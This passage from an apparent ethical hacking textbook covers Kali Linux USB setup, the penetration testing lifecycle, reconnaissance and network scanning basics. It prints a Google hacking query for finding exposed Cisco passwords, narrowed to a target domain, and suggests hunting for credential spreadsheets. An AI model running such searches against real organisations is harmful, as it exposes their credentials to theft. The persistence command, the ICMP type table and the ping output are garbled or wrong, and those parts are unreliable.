The process will take some time depending on your system hardware. After the Win32 Disk Imager has completed writing the ISO to the USB drive, reboot your computer system and select the highest boot priority for your USB drive from the BIOS settings. Every computer system has a different user interface for BIOS settings depending upon the manufacturer. So carefully select the boot priority settings. After you have done that, reboot the system again, and it should give you a Kali Linux boot menu. You can select the Live option, which is mostly the first option to boot into the Kali Linux desktop from the Live USB directly.

Linux Persistent Installation

I would like to emphasize that size matters a lot while building a persistent USB drive for a Kali Linux installation. Depending upon your Linux operating system that you will use to create the Kali Linux USB drive, ensure that you have the GParted application installed on your system. If you encounter difficulties installing GParted, go through the documentation. You may use one of the following commands to install GParted via the terminal.

```
apt-get install gparted

aptitude install gparted

yum install gparted
```

After you have downloaded the Kali Linux ISO, plug in the USB drive into your computer system. Use the following command on the Linux terminal to figure out the location of the USB drive.

```
mount | grep -i udisks | awk '{print $1}'
```

You should get the file location of the USB drive like something as /dev/sdb1. Be careful as it could differ for your system. In the next command, remove any numbers at the end, which is sdb1 to sdb.

Use the dd command to write the Kali Linux ISO to the USB drive as follows.

```
dd if=kali_linux_image.iso of=/dev/sdb bs=12k
```

Launch Gparted application using the following command.

```
gparted /dev/sdb
```

The drive should show one partition already with the Kali Linux image installed on it. You need to add another partition to the USB drive by selecting New from the menu that appears after you select the Partition Menu on the Menu Bar. Steps may vary slightly depending upon the manufacturer, but the steps mostly stay as below.

- Click on the unallocated grey space.
- Click on New from the partition drop-down menu.
- Use the graphical sliders or specify a size manually.
- Set the File System to ext4.
- Click on Add.
- Click on the Edit drop-down menu and select Apply All Operations.
- Click OK when you see a prompt. This will take a few minutes to complete.

You can add a persistence function to the USB drive using the following commands.

```
mkdir /mnt/usb

mount /dev/sdb2 /mnt/usb

echo "/ union" .. /mnt/usb/persistence.conf

umount /mnt/usb
```

That is it. You have now created a persistent Live Kali Linux USB. Reboot your system, and you should be able to boot the Kali Linux operating system from the USB drive.

Chapter Three

The Penetration Testing Life Cycle

An Ethical Hacker is also known as a Penetration Tester in the industry. Ethical hackers are proficient with the penetration testing lifecycle. An organization hires ethical hackers so that they can conduct several penetration tests on the organization's digital infrastructure with the management's approval and discover vulnerabilities in the system so that they can be patched before a real attacker targets the system.

There is a common misconception among masses that an ethical hacker or a penetration tester just needs to sit on a computer, run a piece of code, and they can gain access to any system in the world. People have this notion mostly because of things they see in movies, but it is far away from the truth. Professionals in this field are very careful and precise with their approach to discover and understand exploits in a computer system.

Over the years, a definite framework has been established, which has been adopted by ethical hackers. The first four stages of this framework guide an ethical hacker to discover vulnerabilities in a system and understand to what level these vulnerabilities can be exploited. In comparison, the final stage ends up documenting the actions of the first four stages in a neat report to be presented to the senior management of the organization. This framework has not only created a proper planning and execution structure for an ethical hacker. Still, it has also proved to be very efficient for conducting penetration tests at multiple levels of an organization's digital infrastructure.

Every stage gathers inputs from the previous stage and further provides inputs to the next stage. The process runs in a sequence, but it is not uncommon for ethical hackers to return to a previous stage to analyze previously discovered information.

Patrick Engebretson has clearly defined the first four stages of the penetration testing lifecycle in his book The Basics of Hacking and Penetration Testing.

The steps are called Reconnaissance, Scanning, Exploitation, and Maintaining Access. This book explains the first four stages as per Patrick's book but expands to an additional stage called Reporting.

If you have read the five-phase process defined by the EC-Council in its popular course names Certified Ethical Hacking or C|EH, you may argue that this book does not contain the final stage from it called Covering Tracks. We have intentionally left that phase out from this book to add more focus on the first four stages and also introduce Reporting, which is not covered in most of the other books available on Ethical Hacking on the market today.

The other difference you may see in this book is that the penetration testing lifecycle has been represented using a linear version instead of a cyclic one. We have done so because we believe that an ethical hacker linearly encounters things during their engagement. The process begins with reconnaissance or gathering information about the target system and ends with the ethical hacking team presenting a report to the senior management about their discoveries through the process.

In this chapter, we will draw out a basic view of all the five stages of the penetration testing lifecycle, and we will then have a dedicated chapter devoted to each of these stages. The dedicated chapters will also introduce you to the most common tools used by ethical hackers in each stage. This way, you will not only understand the five stages of the penetration testing lifecycle but also have an idea of the tools used by security professionals when you engage in penetration testing.

The Five Stages of the Penetration Testing Lifecycle

We will discuss the five stages of the penetration testing lifecycle with an analogy to the functioning of an army in a war situation on the international borders.

Stage 1: Reconnaissance

Imagine a dimly lit room, where analysts and officers are going through the map of a foreign territory. Other analysts in the room are watching the news on numerous televisions and taking down notes from the incoming news. There is a final group in this room, which is preparing a final draft of all the information that has been gathered by every group about the target. This

scenario tells you about what happens during military reconnaissance but is very similar to what an ethical hacker will do in the reconnaissance stage of the penetration testing lifecycle.

An organization will hire a team of penetration testers or ethical hackers, and every member of the team will be working on discovering as much information about the target that can be gathered from public sources. This is executed by searching the Internet for publicly available information about the target and then conducting passive scans on the target's network. In this stage, an ethical hacker does not breach the target's network but just scans it and documents all the information to be used in the next stages.

Stage 2: Scanning

Continuing with the military analogy, imagine there is a hilltop behind the enemy lines, and there is one soldier from your army who is hidden in the bushes using camouflage. The soldier brings back reports of the enemy camp's location, the objectives of this particular camp, and the kind of activities being done on each tent of this camp. The soldier also brings in information about all the routes that lead you in and out of this camp and the kind of security around it.

The soldier in this analogy was given a mission based on the information provided to him, from the information that was gathered in the reconnaissance stage. This holds for the scanning stage of the penetration testing lifecycle. An ethical hacker uses the information gathered in stage one to scan the networks and the systems of the target. The tools available for scanning help to gather precise information about the target's network and system infrastructure, which is further used in the exploitation stage.

Stage 3: Exploitation

Four soldiers from your army make their way through an open field under a cloudy sky at night, with a sliver of moonlight. They have their night goggles on and can see everything in a green glow. They break their way into the enemy camp through a gap in the fence and get inside through an open back door. They spend some time inside the camp and then make their way out with information about the enemy troops for the immediate future.

This is again what an ethical hacker will do in the exploitation stage. The motive of this stage is just to get into the target system and quickly get out with information without getting detected. The stage successfully exploits the system and provides information to the ethical hacker to break into the system again.

Stage 4: Maintaining Access

Based on the enemy plans provided by the four soldiers, an engineering team does digs a hole in the earth to make a way to the room in the enemy camp that had all this information. The purpose of this tunnel is to provide continuous and easy access to this room full of information. An ethical hacker does the same in the maintaining access stage. The ethical hacker discovered how to get into the target system in the exploitation stage and how to get in and out of the system. If they keep repeating this process, they are bound to get caught some time. Therefore, with the information gathered in the exploitation state, they automate a way to keep their access continued to the target system.

Stage 5: Reporting

The commander of the team of soldiers now stands in front of his higher officers, such as generals and admirals, and explains the details of the raid to them. Every step is explained in detail, and every detail is further expanded to explain the details of how the exploitation was successful. At the end of the penetration testing lifecycle, ethical hackers also need to create a report that explains each stage of the hacking process, the loopholes discovered, the vulnerabilities exploited, and the systems that were targeted. In certain other cases, a senior member of the ethical hacking team may be required to provide a detailed report to the senior management of the organization and suggest steps to be taken to make the infrastructure secure.

The next few chapters will explain all these stages in more detail. You will understand the advantages of every stage and the tools used in every stage using the process that is drawn for the penetration testing lifecycle.

Chapter Four

Reconnaissance

In this chapter, you will understand the reconnaissance stage of the penetration testing lifecycle in depth. The process of reconnaissance will help an ethical hacker discover all kinds of information about a target organization and its infrastructure. The information collected in this stage will be used in the later stages of the penetration testing lifecycle to engage with the target organization.

Just as a military analyzes all information available to them before creating a strategy for battle, an ethical hacker needs to gather all publicly available information about a target system before planning a penetration test on it. Many times, the required information can be obtained from search engines like Google and social media. The nameservers of a domain name are responsible for routing a user to a particular website on the Internet. Therefore, these nameservers can be used to fetch information as well.

Emails that are routed through an organization can be used to discover information too. An ethical hacker can also download the publicly available front end of a target organization and maintain it offline to retrieve as much information from it as possible. The information gathered from all these sources can be used as an input for social engineering, if social engineering is approved by the management, as per the rules of engagement.

When the reconnaissance stage begins, the ethical hacking team knows very few details about the target. The details provided to the team can range from only the name and website of the target organization to detailed information about the target's network and information systems, and even the technologies used in the target organization. The penetration test will always be limited by the Rules of Engagement (ROE) that are defined by the management. The ROE may limit an ethical hacking team from conducting destructive tests like the Denial of Server (DoS) and Distributed Denial of Service (DDoS) attacks on the target infrastructure.

The main objective of the reconnaissance stage is to discover as much information about the target organization as possible. Some important things about the target organization that need to be determined are as follows.

- The structure of the organization. This would include detailed information about the departments and the organizational charts of various teams in the organization.
- The digital infrastructure of the organization. This would include the IP space of all devices and the network topology.
- The various technologies used for both software and hardware.
- Email addresses of all employees.
- The commercial partners of the organization.
- The various physical locations of the organization.
- Any available phone numbers.

Trusted Agent

A trusted agent is the person who hired the ethical hacking team to conduct penetration tests for the organization. They are mostly individuals who are representatives of the organization. They provide guidelines to the ethical hacking team and will not disclose information about the penetration test to the rest of the organization.

Let us now understand how you can begin with the process of reconnaissance as an ethical hacker.

Start with Target's Website

The target's profile can be created by gathering information from their website as it is a huge treasure of information, to begin with. For example, many organizational websites openly display the hierarchy of their organization with the profiles of their key leaders. This information should be used as the foundation to create target profiles. How? The information available on the organizational leaders can be further used to know more about them on social media websites and to execute social engineering later on. This should, however, be supported by the rules of engagement.

One very useful section of an organizational website is the job opportunities or the career page. This page can provide detailed information about the technologies used in the organization. For example, if there is an opening for a Linux Systems Administrator and the requirements include knowledge of the Red Hat Linux flavor, you can be sure that the organization has Linux servers that use the Red Hat flavor. Moreover, if there are openings for systems administrators for servers running technology like Windows Server 2000 or 2003, this should trigger an ethical hacker almost instantly as these are older operating systems that are more vulnerable to attacks.

Every organizational website must be checked for a webmail URL as most webmail URLs have the syntax webmail.domainname.com. If the URL leads you to a webpage for an Outlook Web Access login, you can be sure that the backend is using Microsoft Exchange servers for their emails. Alternatively, if a Gmail login page is displayed, you know that the email service is outsourced to G Suite and will be outside the limitations defined by the rules of engagement. It is very important to lay down boundaries before beginning engagement. If the ethical hacking team has questions about crossing boundaries, they should always consult the trusted agent before any kind of engagement.

Website Mirroring

There are times when it is just more efficient to download the target's entire website and evaluate it offline. A set of automated tools can be run on the offline copy to fetch relevant information, or this can just help to have an offline copy in case the organization makes changes to the live website. Kali Linux has command-line tools such as the wget command that will copy all the HTML and CSS files of a website and store them locally on your hard drive. The wget tool is available in Kali Linux by default and is very easy to use as well. You can use the following command to copy all the HTML and CSS files. Do note that this command will not copy any code, such as a PHP script that is used on the server-side.

```
wget -m -p -E -k -K -np -v http://example.com
```

In the example mentioned above, the wget command is followed by several options and switches. You can use the command's man page in Kali Linux to know more about the functions of these options.

```
man wget
```

This will pop up the man page for the wget command, and you can use the arrow keys to navigate through the description and function of each option. The man page would give you the following description of the options used in the example, as mentioned above.

-m mirror enables settings to mirror a website

-p prerequisites or page, this option ensures all files are downloaded including image files

-E extension, this option ensures that all downloaded files are stored with the .html extension

-k this option converts links and makes them suitable for local viewing

-K this option creates a backup of the original files with a .orig extension

The files copied from an organization's website will be stored in a folder with the same name as that of the website being copied. When pages are being copied, there can be errors when a page containing a PHP is being downloaded. This happens when a front-end page depends too much on server-side scripting to display the content of the page. Such pages cannot be accessed by tools that clone a website.

After you download the files, it is very important to keep it limited to the ethical hacking team for evaluation. Reposting such a website online again can violate copyright-related laws.

Google Search

The advanced search operators available for Google search can be leveraged to a great extent for reconnaissance. You can locate the Google Advanced Search on the following URL.

https://www.google.com/advanced_search

This will open a webpage. The top half of this tool will help you find web pages by including or excluding terms or numbers. The bottom half of this tool will help you make your search more specific. An ethical hacker can use all possible combinations of input fields in this tool to create a search string as per their requirement. Using multiple input fields will make the search complex but more accurate.

Let us go through all the fields available in the Google Advanced Search tool one by one.

All These Words

This input field can be used to find a web page that contains all the words typed by you in the field. Their location on the web page does not matter, and it's also not necessary for the words to be in the same order as typed by you; they just need to be on the web page.

To execute this search, type any number of words in the All These Words input field, and it would get converted into a search string by Google's search engine.

This Exact Word or Phrase

Providing an input of words to a phrase in this field will result in a Google search for web pages containing those words or phrases and in the same order as typed by you. This search works in the exact opposite way of the All These Words search. This search sends a search string by placing all your words or the phrase inside quotes, so they are treated as a single string.

Any of These Words

Inputs provided in this field provide results with an either/or query. Google will look for web pages that contain any of the words typed by you in this field. The Google search query places an OR connector between the words typed by you before sending a search query.

None of These Words

This is the opposite of Any of These Words search parameters. Google search will exclude web pages that contain the words typed by you and will show all the web pages that do not contain any of those words. The Google search query places a minus sign before the words typed by you before sending a search query.

Numbers Ranging From

This search field contains two fields for inputs. Needless to say, you can enter a range of numbers using the two input fields. This search can be further improved by using units of measurement such as miles, centimeters, or even currency. If you want to conduct the same search using the regular Google search method, you need to separate the two numbers with two period characters, which will instruct Google that it is a range. The result of this search will contain web pages that have the range specified by you.

Language

When you choose a specific language from the drop-down menu, the search result will contain web pages that have the language you have selected. This option is useful to ethical hackers when they target an organization from a particular region. For instance, if the target organization is a French firm, you can select the French language, which will help you conduct penetration tests in the next stages.

Region

Selecting a particular region will give search results of web pages that have been hosted in a particular region. If you do not specify the language in the language dropdown, search results for the region will give web pages irrespective of the primary language used in that region. You can conduct a more focused search if you provide input for both language and region.

Last Updated

The time input provided in this field narrows down the search results to contain web pages that have been modified in the specified time frame. This helps you exclude old websites and ensure that you get results for web pages after a key event has occurred for an organization. For example, if there is news about an organization's merger with another organization on a particular date, or if they have switched to a newer technology on a particular date, you can specify a timestamp to get all possible information about that organization after the event has occurred.

Site or Domain

This input field can prove to be very helpful to narrow down search results. For instance, if your search is about a government-based organization, you can specify the .gov domain to narrow down results to show only websites hosted on a .gov domain name. You can perform the same search in the regular Google search method by using a search restrictor. For example, if you want your search to provide results restricted to facebook.com, you can use the search restrictor as site: facebook.com.

Safe Search

There are two options available for safe search.

- Show the most relevant results
- Filter explicit

If you use the explicit filter option, web pages containing sexual content will be filtered out. Conversely, selecting show the most relevant results will not filter out web pages containing sexual content.

Terms Appearing

This option can be used to direct your search query to a particular section of the web page. It goes without saying that if you select the option "anywhere on the page," there will be no real restrictions set, and the search will target the entire web page.

Let us go through the different sections of a web page that can be targeted to get results.

In the title of the page

As the phrase suggests, this search will focus your search only on the title of web pages. The title of a web page is a short description of the web page, which is embedded in the browser tab for a web page. This search can be conducted through the regular search method by using the operator intitle: in the search box.

In the text of the page

When you use this limiter, your Google search will target web pages only for text content and exclude other content like images, videos, documents, etc. It will also exclude the title of the page. However, if an image is referenced using a hyperlink on the web page, the hyperlink will be returned as it is in the text format. This search can be conducted through the regular search method by using the operator intext: in the search box.

In URL of the page

This search will limit your search strings to the uniform resource locator section of a web page. The URL is the address of a web page that appears in the address bar of a web browser. This search can be conducted through the regular search method by using the operator inurl: in the search box.

In links to the page

This will return the results of other web pages that have links to your search criteria.

Reading Level

The search results for this option will return the results of web pages as per the complexity of the words on those pages.

Let us go through the different options available under this search option.

No reading level displayed

This will ensure that no reading level is applied to your search criteria at all.

Annotate results with reading level

This will display the results, but the web pages will all display the reading level for the text on that page.

The Google algorithm is not as great as other tools developed for language refined searches, but it can classify the reading levels into three types: basic, intermediate, and advanced. If you conduct a penetration test focusing on the reading level of a target, this option can be very useful. For example, if your target is a research-based organization, you can keep the reading level as advanced so that you do not get search results for unnecessary simple web pages.

File Type

This is another very useful option for an ethical hacker for reconnaissance. This search parameter helps you to restrict your search results to display web pages that contain specific file types such as a pdf, doc, docx, ppt, etc. You can use several file types in this search criteria to get a lot of information. For example, usernames and passwords are often stored in an excel file with the xls or xlsx extension. If you are lucky, using the excel file extension in your search criteria may return files that contain sensitive information of users.

Usage Rights

This search criterion restricts the result of your search to content that is reusable based on the copyrights. If you select the option "Free to use, share, or modify," the search result will have content that can be reused without any restriction or content that can be shared or modified without any kind of fee. If you select the option "Commercial" for your search, it will return web pages that allow their content to be used commercially.

Compiling a High-Level Google Search

A regular user may use the individual search fields of the Google Advanced search to get impressive results, but as an ethical hacker, you may want to use a combination of fields to get search results that are relevant to your target. For example, let us assume that Hello World International, an American company recently merged with another company a month ago and has requested your ethical hacking team to conduct a penetration test. During a transition like this, several new documents are created, and the organizational chart of the company may change. An employee in charge of

the company's website may update the organizational chart after the merger. One of the possible combinations of search parameters you can use is:

This exact word or phrase: Hello Word International

Language: English

Region: United States

Last update: a month ago

Site or domain: helloworld.com

Filetype: ppt

You could further refine your results by adding or removing more fields. You may change the file type to PDF to see if there are any PDF documents published after the merger.

Google Hacking

Johnny Long, a computer security expert, pioneered and popularized Google Hacking in early 2000. It is a technique that combines a set of Google operators in the Google search engine and returns valuable information. The technique uses a particular set of targeted expressions and queries the Google databases to fetch information about everything available on the Internet. It supercharges the searches we discussed in the Google Advanced Search section.

An ethical hacker can create search strings comprising linked options and advanced operators to create targeted queries on the Google search engine. Queries can be targeted to assembly information like industrial services and other times to fetch user credentials. There are several books available today on Google Hacking, and the most popular one is published by Johnny Long, named Google Hacking for Penetration Testers.

Google Hacking Database

There is a Google Hacking Database (GHDB) that contains a vast set of Google Hacking search query strings. You can find the original database on the URL http://www.hackersforcharity.org/ghdb/, and the company Offensive

Security also maintains its Google Hacking Database at http://www.offensive-security.com/community-projects/google-hacking-database/, which is an extension to the original database.

The Google Hacking Database maintained by Offensive Security contains more than 3500 hacks classified into 14 categories. More than 160 of these hacking strings can be used to fetch files that contain usernames and passwords.

Let us look at an example search string that can be used to return the Cisco passwords.

```
Enable password j secret "current configuration" -intext: the
```

If you run this search string, you will get over a million search results on Google, and most of them will contain files with password-related information. You could further add additional operators to this string to customize your search, such as focusing it on a particular domain as follows.

```
enable password j secret "current configuration" -intext:the
site:helloworld.com
```

Social Media

It would be a sin to leave out the vast treasure of information that is available on social media in the reconnaissance stage. Social media is a part of everyone's daily routine today. This makes social media a huge playground for the reconnaissance stage of the penetration testing lifecycle. People protect their private information fiercely in the physical world, but post it without any thought on social media platforms like Facebook, Twitter, Instagram, LinkedIn, etc. This can be of great use for social engineering.

LinkedIn has proved to be very useful in finding out organizational charts. LinkedIn is a social media platform for professionals to connect on, and it often helps an ethical hacker to create a complete profile of employees

within the target organization. Email addresses are not publicly shown on LinkedIn, and you may need to employ social engineering to collect information on the same. If the rules of engagement allow social engineering, ex-employees of an organization can turn out to be a good source of information. In addition to this, organizations have now started posting job opportunities on LinkedIn that help an ethical hacker identify the technologies used within the organization.

Nameserver Queries

Nameservers are a part of the Domain Name System and serve the DNS queries for a particular website. Nameservers are mostly public in nature. The following command on the Kali Linux terminal will return the local nameservers for your system.

nslookup

The command will be followed by a carrot symbol > that indicates that the terminal is waiting for input from you. You could type google.com to get the nameservers and IP addresses for google.com.

>www.google.com

This will return authoritative and nonauthoritative information about Google.com's nameservers and IP addresses.

You can exit from this tool by typing exit in front of the carrot prompt.

>exit

The nslookup command will use your local system's nameservers or your Internet Service Provider ISP's nameservers to display the result. You can specify a specific server to query the DNS for a domain as well. This can be seen in the command below.

nslookup

>server (for example 1.1.1.1 which is the server for Cloudflare)

The nslookup command can be used to fetch other DNS related information too. For example, if you wish to fetch the mail servers for a domain name, you can use the following command.

```
nslookup

>set type = MX

>google.com
```

This will return all the mail servers for google.com.

Different types of DNS records

Chapter Five

Scanning

In this chapter, we will learn in detail about the second stage of the penetration testing lifecycle known as Scanning. This stage takes input from all the discoveries made in the first stage of reconnaissance. The information gathered about the employees and the information systems in the first stage will be expanded further to picture a physical and logical view of the organization's infrastructure. As mentioned before, an ethical hacker is free to return to the reconnaissance stage again as when required if they feel the need to discover some more information to help the processes in the scanning stage.

The main objective of the scanning stage is to fetch specific information on the target organization related to their network and information systems. Throughout this stage, an ethical hacker needs to focus on getting information about live hosts, device types (laptop, desktop, router, mobile, etc.), operating systems, software, public-facing services offered (SMTP, FTP, web applications, etc.). If possible, they should even try to find preliminary vulnerabilities. Vulnerabilities discovered during the scanning stage are known as low hanging fruit. There are several tools available for scanning, but we will focus on effective tools like Nmap, HPing, etc. in this chapter. The goal of the scanning stage is to have information that can be passed onto the next stage of the penetration testing lifecycle.

Network Traffic

It is important to have a basic understanding of network traffic to be able to understand the process and tools used in the scanning stage. The electronic communication that takes place between various computer systems through various methods is known as network traffic. Wired Ethernet and Wireless Ethernet are the most popular methods of networking today. You will be introduced to firewalls, ports, Internet Protocols such as Internet Control

Management Protocol (ICMP), User Datagram Protocol (UDP), and Transmission Control Protocol (TCP) in this chapter.

Firewalls and Ports

The most common implementation in any organization to protect its network and information systems is by placing a firewall between its internal network and the external network, which is mostly the Internet. A firewall can is a software or hardware, which has rules to serve as a gatekeeper to a network. There are access control rules defined in a firewall to monitor inbound traffic called ingress and outbound traffic called egress. The traffic that satisfies these access control rules is allowed to pass through the firewall while the rest of it is dropped or discarded. This is done by opening and closing ports on the firewall that allow or reject traffic.

Ports can be defined as communication channels used by computers to communicate with each other. A computer system has 65,535 ports each for TCP and UDP that can be used for communication. Some of these ports are reserved for specific functions but are not restricted for use by any other function. For example, port 80 is a TCP port that is used for regular Internet traffic over hypertext transfer protocol (HTTP). You can, however, allow other traffic over port 80 and HTTP traffic can be transmitted over other ports too.

A simple analogy is to think of ports as different rooms to a big office building. Every room has a designated staff doing specific work and specific functions. The room with suite number 80 marked on it allows all web page requests through it. However, it is possible to move these functions to a different room, say suite number 8080, and perform the same function out of suite 8080. Meanwhile, a different set of staff can move into suite 80 and just lock it and do nothing. People trying to visit the web team will need to go to suite 8080 instead of suite 80 now to get their work done.

A visitor trying to get web information from suite 80 will not get any information as the team in there will be a wrong team, or the room will be simply locked. Other times people requesting web information from room 8080 will get the information they came looking for.

IP Protocols

Protocols in simple terms mean rules, applied to real-life or information systems and networks. High-ranking officials or politicians have staff members in place to handle protocol for them. The people working in protocol offices ensure that a visitor or their message is processed in a manner of proper format and with respective titles and honors.

Similarly, in the digital world, protocols ensure that communication between the computer systems takes place as per rules that are defined. There are a huge number of protocols followed by computer systems, but in this chapter, we will focus on the three most important of them all, TCP, UDP, and ICMP.

TCP

Transmission Control Protocol is one of the most important protocols in networking. TCP is a connection-based communication protocol. What this means is computer systems on either side of a connection acknowledge each other and that they can receive messages from each other.

Let us understand this with a phone call analogy.

> Phone rings
>
> Alice: Hello
>
> Bob: Hi, is Alice there?
>
> Alice: This is Alice

This is a very old analogy, but it depicts the three-way handshake that happens between two systems in a TCP communication stream. In a TCP three-packet handshake, a computer system initiates communication with another computer system, by sending a synchronization packet known as SYN. The computer system at the other end of the connection, if available, will reply to the SYN packet with an acknowledgment packet and send another SYN packet to the first computer system. This is known as the SYN/ACK packet. Finally, the first computer system that initiated the communication will receive the SYN/ACK packet and send a final ACK packet back to the second computer system and establish a communication channel.

A three-way handshake ensures a connection has been established properly, and the computer systems at both ends are synchronized with each other. This process continues throughout the session so that all packets sent by one system are received by the other system, and packets that fail can be resent again.

UDP

User Datagram Protocol is a protocol that is less loaded as compared to TCP connections. If the TCP protocol is analogous to a phone call with a two-way communication happening over a session, a UDP protocol would be more like a radio broadcast where communication is being sent out without requiring any verification from the sender or the receiver about the network packet.

Radio Station: It will be cloudy with a chance of snowfall today.

This broadcast is sent over the air, and it is not a concern if the recipient did not receive it. The recipient would not request the retransmission of a packet if they failed to receive it. In short, in UDP communication, the receiving end does not confirm if they received or dropped the packet during transmission.

The UDP communication method is preferred for services that do not need to keep checking if a packet arrived properly or if it arrived in a particular order. Given that the applications using UDP protocol value higher speed compared to overhead, UDP is mostly used in applications that stream music or videos.

ICMP

Internet Control Management Protocol is a health and maintenance protocol for the network by its design. The protocol checks if a device on a given network is functional. Mostly, users never get to use applications that deal with ICMP directly, but applications like Ping and Traceroute are exceptions to this rule. Another huge difference in ICMP concerning UDP and TCP is that it does not carry any user data. ICMP transfers system messages on the network between computer systems.

There are specific codes and types for every ICMP message that is contained in the ICMP header. These codes either ask questions or provide information

to the various devices on the Internet. The code and typesets can help an ethical hacker figure out the kind of devices that exist on a target network.

Let us go through these types and codes in an ICMP header.

Type	Code	Description
0(Echo Reply)	0	Echo Reply
8(Destination Unreachable)	0	Destination Network is unreachable
	1	Destination Host is unreachable
	2	Destination Protocol is unreachable
	3	Destination Port is unreachable
	6	Destination Network is unknown
	7	Destination Host is unknown
	9	The network is prohibited administratively
	10	The host is prohibited administratively
	13	Communication is prohibited administratively
8(Echo Request)	0	Echo Request

8 (Echo Request) 0 Echo Request

PING

Ping is one of the few ICMP based applications that a user is directly exposed to. The ping command will send a type 8 and code 0 packet that indicates that this packet is an echo request. Systems that receive this package will instantly respond with a type 0 code 0 packet, which is an echo reply. A successful pin indicates that the system that was ping is live on the network and is, therefore, a live host. If you use the ping command on the Windows command line, it sends the request four times by default, while the ping command on the Linux terminal will keep going until interrupted by the user.

Let us look at a successful and unsuccessful ping command.

If the host that is being pinged is Live

```
Ping 192.168.1.1

Pinging 192.168.1.1 with 32 bytes of data:

Reply from 192.168.1.1: bytes=32 time=2ms TTL=64

Reply from 192.168.1.1: bytes=32 time=1ms TTL=64


Reply from 192.168.1.1: bytes=32 time=1ms TTL=64

Reply from 192.168.1.1: bytes=32 time<1ms TTL=64
```

If the host is unreachable

```
Ping 192.168.1.200

Pinging 192.168.1.200 with 32 bytes of data:

Reply from 192.168.1.129: Destination host unreachable.
```

Reply from 192.168.1.129: Destination host unreachable.

Reply from 192.168.1.129: Destination host unreachable.

Reply from 192.168.1.129: Destination host unreachable.

Ping statistics for 192.168.1.200:

Packets: Sent 5 4, Received 5 4, Lost 5 0 (0% loss)

Traceroute

Traceroute employs the ICMP ping command to figure out how many network devices lie between the computer system initiating the trace and the target system. The traceroute command functions by manipulating the Time To Live value of a network packet, also known as TTL. TTL indicates the number of times the same network packet can be broadcasted again by the next host on the network before the packet expires. The command assigns an initial TTL value of 1 to the packet indicating that the packet can be broadcasted only by one more device between the initiating system and the target system. The receiving device will then send back an ICMP type 11 code 0 packet indicating time exceeded, and that the packet has been logged. The sender then increases the TTL of the packet by one and sends the next set of packets. The packets reach the next hop on the network as per their time to live. As a result of this, the receiving router sends another reply indicating time exceeded. This process continues until the packets reach the target, and all hops on the route have been logged. It leads to printing a list of devices that exist between the initiating system and the target system. This command can help a penetration tester to understand the kind of devices that are present on the network. The default TTL of Windows-based devices is 128, Linux-based devices are 64, and Cisco networking devices is 255.

The command for traceroute on Windows-based systems is tracert. On Linux-based systems, it is simply traceroute. A tracert command on the Windows system would give the following output. Let us take an example of a traceroute to google.com

```
tracert www.google.com
Tracing route to www.google.com [74.125.227.179]
```

Over a maximum of 30 hops:

```
1 1 ms<1 ms 1 ms 192.168.1.1
2 7 ms 6 ms 6 ms 10.10.1.2
3 7 ms 8 ms 7 ms 10.10.1.45
4 9 ms 8 ms 8 ms 10.10.25.45
5 9 ms 10 ms 9 ms 10.10.85.99
6 11 ms 51 ms 10 ms 10.10.64.2
7 11 ms 10 ms 10 ms 10.10.5.88
8 11 ms 10 ms 11 ms 216.239.46.248
9 12 ms 12 ms 12 ms 72.14.236.98
10 18 ms 18 ms 18 ms 66.249.95.231
11 25 ms 24 ms 24 ms 216.239.48.4
12 48 ms 46 ms 46 ms 72.14.237.213
13 50 ms 50 ms 50 ms 72.14.237.214
14 48 ms 48 ms 48 ms 64.233.174.137
15 47 ms 47 ms 46 ms dfw06s32-in-f19.1e100.net [74.125.227.179]
```

Trace complete.

There are several tools on Kali Linux that use the TCP, UDP, and ICMP protocols to scan target networks. The result of a successful scan will give you information like network hostnames, IP addresses, operating systems, and services operated on the network. A few scanning tools can also discover vulnerabilities and user details. The details gathered in the scanning stage can be used in the exploitation stage to attack specific targets.

Scanning Tools


Nmap: The King of Scanners

Nmap is the most popular scanning tool used by ethical hackers because it not only can list down active hosts on a target network, but also determine operating systems, services, ports, and even user credentials in some cases. Nmap uses a combination of commands, switches, and options to find our

elaborate details about a target network in the scanning stage of the penetration testing lifecycle.

The Structure of a Nmap Command

The Nmap command has a very distinct structure that allows it to use switches and commands in a very flexible manner. The figure below illustrates a very basic Nmap command explaining the various parts of its syntax that instruct the scanning engine on what to do.



We will cover the options specified in the above figure in detail in the sections that follow. The switches and options tell the operating system what function or program to execute; in this case, the program is Nmap.

The scanning options follow the command, and the figure shows the -sS switch that is an indicator to run a stealth scan. The next option in our example T2 is a time switch that instructs the Nmap command on how much traffic to generate and how quickly to generate it. It ultimately defines the time taken by the Nmap scan to complete. The next option is the target system's IP address on which the scan is to be conducted. The final option -oN defines where the results of the scan are to be stored. The Nmap command in our figure is basic. However, you can compose a far more complex Nmap command or a much simpler Nmap command as well.

For example, you can run a Nmap scan using the simplest Nmap command as follows.

```
Nmap 10.0.2.111
```

This will make Nmap conduct a scan on the target at 10.0.2.111 using the default options since no options are specified. By default, the time option will be T3, and the scan results will be directed to standard output that is the terminal screen. This scan illustrates the simplest end of the Nmap command spectrum while the other end of this spectrum can have the most complex Nmap command that will have a lengthy scan based on the options and switches defined in the Nmap command.

In the next few sections, we will cover a few options used in Nmap in detail so that you can better understand this scanning tool that helps get elaborate target details in the penetration testing activity. These sections will give a solid understanding of the powerful tool that Nmap is. We will cover the options such as scanning, timing, targets, and outputs.

Scanning Options

